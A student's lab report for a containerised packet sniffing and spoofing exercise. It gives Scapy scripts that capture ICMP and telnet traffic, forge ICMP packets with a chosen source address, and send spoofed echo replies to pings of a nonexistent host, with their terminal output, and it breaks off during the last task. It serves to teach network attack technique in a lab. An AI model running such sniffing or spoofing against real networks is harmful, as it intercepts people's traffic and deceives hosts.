Name : Linson Peter Rodrigues

LAB: 10 Packet Sniffing and Spoofing Lab

Setup environment for the lab using container

```
[11/18/23]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
[11/18/23]seed@VM:~/.../Labsetup$ dcup
hostB-10.9.0.6 is up-to-date
hostA-10.9.0.5 is up-to-date
seed-attacker is up-to-date
Attaching to hostB-10.9.0.6, hostA-10.9.0.5, seed-attacker
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
```

```
seed@VM: ~/.../Labsetup                    seed@VM: ~/.../volumes
[11/16/23]seed@VM:~/.../Labsetup$ dockps
f67aa2093637  hostA-10.9.0.5
2d8e11835376  seed-attacker
21531c406f75  hostB-10.9.0.6
[11/16/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[11/16/23]seed@VM:~/.../Labsetup$ cd volumes/
[11/16/23]seed@VM:~/.../volumes$ touch task1.py
[11/16/23]seed@VM:~/.../volumes$ ls
task1.py
[11/16/23]seed@VM:~/.../volumes$
```

```
[11/16/23]seed@VM:~/.../volumes$ docksh seed-attacker
root@VM:/# ifconfig
br-41c67d7442f1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:b5ff:fe05:f618  prefixlen 64  scopeid 0x20<link>
        ether 02:42:b5:05:f6:18  txqueuelen 0  (Ethernet)
        RX packets 24  bytes 1792 (1.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 4644 (4.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:2d:c0:7d:fc  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::ad73:c202:e696:547f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:02:b3:e5  txqueuelen 1000  (Ethernet)
        RX packets 19751  bytes 22024064 (22.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6844  bytes 1377581 (1.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1426  bytes 151225 (151.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1426  bytes 151225 (151.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Lab Task Set 1: Using Scapy to Sniff and Spoof Packets

Code: task1.py

```python
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

# The interface can be found with
# 'docker network ls' in the VM
# or 'ifconfig' in the containner
pkt = sniff(iface='br-41c67d7442f1', filter='icmp', prn=print_pkt)
```

- Executed **ping** command on **host A** and tried to **ping host B**

```
[11/16/23]seed@VM:~/.../volumes$ docksh hostA-10.9.0.5
root@f67aa2093637:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.190 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.269 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 0.190/0.229/0.269/0.039 ms
root@f67aa2093637:/#
```

- On the **seed-attacker** executed the **task1.py** code
- And following output was obtained

```
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes/
root@VM:/volumes# ls
task1.py
root@VM:/volumes# chmod a+x task1.py
root@VM:/volumes# ./task1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 63317
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x2f37
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x461a
        id        = 0x4
        seq       = 0x1
###[ Raw ]###
           load      = 'UOVe\x00\x00\x00\x00EY\x02\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&
\'()*+,-./01234567'
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 10794
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x3c63
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x4e1a
        id        = 0x4
        seq       = 0x1
###[ Raw ]###
           load      = 'UOVe\x00\x00\x00\x00EY\x02\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&
\'()*+,-./01234567'
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 63565
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x2e3f
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xafe
        id        = 0x4
        seq       = 0x2
###[ Raw ]###
           load      = 'VOVe\x00\x00\x00\x00\x7ft\x02\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#
$%&\'()*+,-./01234567'
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 10909
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x3bf0
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x12fe
        id        = 0x4
        seq       = 0x2
###[ Raw ]###
           load      = 'VOVe\x00\x00\x00\x00\x7ft\x02\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#
$%&\'()*+,-./01234567'

root@VM:/volumes#
```

Task 1.1: Sniffing Packets

Task 1.1A

Code : task1.1.py

```python
#!/usr/bin/env python3
from scapy.all import *


def print_pkt(pkt):
  print_pkt.num_packets += 1
  print("\n========== packet: {} ============\n".format(print_pkt.num_packets))
  pkt.show()

print_pkt.num_packets = 0

# The interface can be found with
# 'docker network ls' in the VM
# or 'ifconfig' in the containner
pkt = sniff(iface='br-41c67d7442f1', filter='icmp', prn=print_pkt)
```

- Executed **ping** command on **host A** and tried to **ping host B**

```
root@f67aa2093637:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.195 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.272 ms
^C
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1019ms
rtt min/avg/max/mdev = 0.195/0.233/0.272/0.038 ms
root@f67aa2093637:/#
```

- On the seed-attacker executed the **task1.py** code
- After executing the program got a response for the **ICMP** request.

```
root@VM:/volumes# ./task1.py

========== packet: 1 ============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 14264
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xeed4
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x27b1
        id        = 0x6
        seq       = 0x1
###[ Raw ]###
           load      = '\xbcWVe\x00\x00\x00\x00\xf7\xb7\x07\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x
1f !"#$%&\'()*+,-./01234567'
```

```
========== packet: 2 =============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 15307
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x2ac2
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x2fb1
        id        = 0x6
        seq       = 0x1
###[ Raw ]###
           load      = '\xbcWVe\x00\x00\x00\x00\xf7\xb7\x07\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x
1f !"#$%&\'()*+,-./01234567'
```

```
========== packet: 3 =============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 14288
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xeebc
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xad65
        id        = 0x6
        seq       = 0x2
###[ Raw ]###
           load      = '\xbdWVe\x00\x00\x00\x00p\x02\x08\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!"#$%&\'()*+,-./01234567'
```

```
========== packet: 4 =============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 15353
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x2a94
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xb565
        id        = 0x6
        seq       = 0x2
###[ Raw ]###
           load      = '\xbdWVe\x00\x00\x00\x00p\x02\x08\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!"#$%&\'()*+,-./01234567'
```

Task 1.1B: Using Scapy's BPF (Berkeley Packet Filter) syntax
Capture only the ICMP packet is shown above in **Task 1.1 A**
Capture any TCP packet that comes from a particular IP and with a destination port number 23

Code: **task1.py**

```python
#!/usr/bin/env python3
from scapy.all import *


def print_pkt(pkt):
  print_pkt.num_packets += 1
  print("\n========== packet: {} ============\n".format(print_pkt.num_packets))
  pkt.show()

print_pkt.num_packets = 0

# The interface can be found with
# 'docker network ls' in the VM
# or 'ifconfig' in the containner
# 1.1 capture only the ICMP packet
#pkt = sniff(iface='br-41c67d7442f1', filter='icmp', prn=print_pkt)

#1.2 capture any TCP packet that comes from a particular IP and with a destination port number 23.
pkt = sniff(iface='br-41c67d7442f1', filter='tcp && src host 10.9.0.6 && dst port 23', prn=print_pkt)

```

- As we know that port **23** is telnet
- Used telnet with **host A** address

```
[11/16/23]seed@VM:~/.../volumes$ docksh hostB-10.9.0.6
root@21531c406f75:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f67aa2093637 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov 16 18:40:29 UTC 2023 from hostB-10.9.0.6.net-10.9.0.0 on pts/4
seed@f67aa2093637:~$
```

- And got the output for the following code

```
root@VM:/volumes# ./task1.py

========== packet: 1 ============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 60
     id        = 18780
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xdd33
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = 54916
        dport     = telnet
        seq       = 1010235906
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 64240
        chksum    = 0x144b
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (2846226240, 0)), ('NOP', None), ('WScale', 7)]
```

```
========== packet: 2 ============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 18781
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xdd3a
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = 54916
        dport     = telnet
        seq       = 1010235907
        ack       = 771402560
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 502
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (2846226240, 3147310647))]
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 18809
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xdd1e
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = 54916
        dport     = telnet
        seq       = 1010235995
        ack       = 771403164
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 501
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (2846229996, 3147314399))]
```

```
========== packet: 31 ============

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 18810
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xdd1d
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = 54916
        dport     = telnet
        seq       = 1010235995
        ack       = 771403185
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 501
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (2846230022, 3147314429))]
```

TASK 1.1C
Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as
128.230.0.0/16; you should not pick the subnet that your VM is attached to.

Code: **task1.py**

```python
#!/usr/bin/env python3
from scapy.all import *


def print_pkt(pkt):
  print_pkt.num_packets += 1
  print("\n========== packet: {} ============\n".format(print_pkt.num_packets))
  pkt.show()

print_pkt.num_packets = 0

# The interface can be found with
# 'docker network ls' in the VM
# or 'ifconfig' in the containner
# 1.1 capture only the ICMP packet
#pkt = sniff(iface='br-41c67d7442f1', filter='icmp', prn=print_pkt)

#1.2 capture any TCP packet that comes from a particular IP and with a destination port number 23.
#pkt = sniff(iface='br-41c67d7442f1', filter='tcp && src host 10.9.0.6 && dst port 23', prn=print_pkt)

# Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as
#128.230.0.0/16; you should not pick the subnet that your VM is attached to
pkt = sniff(iface='br-41c67d7442f1', filter='net 128.230.0.0/16 ', prn=print_pkt)
```

- On host **B** tried to ping **128.230.0.0**

```
[11/16/23]seed@VM:~/.../Labsetup$ docksh hostB-10.9.0.6
root@21531c406f75:/# ping 128.230.0.0
PING 128.230.0.0 (128.230.0.0) 56(84) bytes of data.
^C
--- 128.230.0.0 ping statistics ---
15 packets transmitted, 0 received, 100% packet loss, time 14414ms

root@21531c406f75:/#
```

- Executed the code and got the output

```
root@VM:/volumes# ./task1.py

========== packet: 1 ============

###[ Ethernet ]###
  dst       = 02:42:b8:0d:0a:6b
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 151
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xaf1d
     src       = 10.9.0.6
     dst       = 128.230.0.0
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xd3b5
        id        = 0x1
        seq       = 0x1
###[ Raw ]###
           load      = '\x16vVe\x00\x00\x00\x00\xf4\x99\x04\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x
1f !"#$%&\'()*+,-./01234567'
```


```
========== packet: 15 =============

###[ Ethernet ]###
  dst       = 02:42:b8:0d:0a:6b
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 2055
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xa7ad
     src       = 10.9.0.6
     dst       = 128.230.0.0
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xbb54
        id        = 0x1
        seq       = 0xf
###[ Raw ]###
           load      = '$vVe\x00\x00\x00\x00\xf8\xec\n\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"
#$%&\'()*+,-./01234567'
```

Task 1.2: Spoofing ICMP Packets

- Code : **task1.2.py**


```python
#!/usr/bin/env python3
# Task 1.2 ----------------------------------------------------
from scapy.all import *
a = IP()
a.src="10.0.2.15"
a.dst="1.2.3.4"
b = ICMP()
p = a/b
p.show()

send(p)
ls(a)

```

- After executing the above was able to spoof ICMP packets



```
root@VM:/# cd volumes/
root@VM:/volumes# ls
task1.2.py  task1.3.py  task1.py
root@VM:/volumes# chmod a+x task1.2.py
root@VM:/volumes# ./task1.2.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = None
  src       = 10.0.2.15
  dst       = 1.2.3.4
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0

.
Sent 1 packets.
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 0               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.15'     (None)
dst        : DestIPField                         = '1.2.3.4'       (None)
options    : PacketListField                     = []              ([])
root@VM:/volumes#
```

- Also tried to capture the output through wireshark
- Given below is the output that was obtained from the wireshark



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time Source Destination Protocol Length Info
3 2023-11-17 19:3… 10.0.2.15 1.2.3.4 ICMP 42 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response …
Frame 3: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_02:98:04 (08:00:27:02:98:04), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 1.2.3.4
Internet Control Message Protocol
0000 52 54 00 12 35 02 08 00 27 02 98 04 08 00 45 00
0010 00 1c 00 01 00 00 40 01 6a cc 0a 00 02 0f 01 02
0020 03 04 08 00 f7 ff 00 00 00 00

Task 1.3: Traceroute

Code: **task1.3.py**

```python
#!/usr/bin/env python3
# Task 1.3 ------------------------------------------------------

from scapy.all import *

for i in range(1,65):
    a = IP(dst='1.2.3.4',ttl=i)
    send(a/ICMP())
```

```
root@VM:/volumes# ./task1.3.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```



Task 1.4: Sniffing and-then Spoofing

Code : **task1.4.py**

```python
#!/usr/bin/env python3
import sys
import os
from scapy.all import *


def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)
filter = 'icmp and host 1.2.3.4'
# print("filter: {}\n".format(filter))

pkt = sniff(iface = 'br-41c67d7442f1', filter=filter, prn=spoof_pkt)

```

- Used **ping** on host **A**
- ping 1.2.3.4 - a non-existing host on the Internet

```
root@f67aa2093637:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
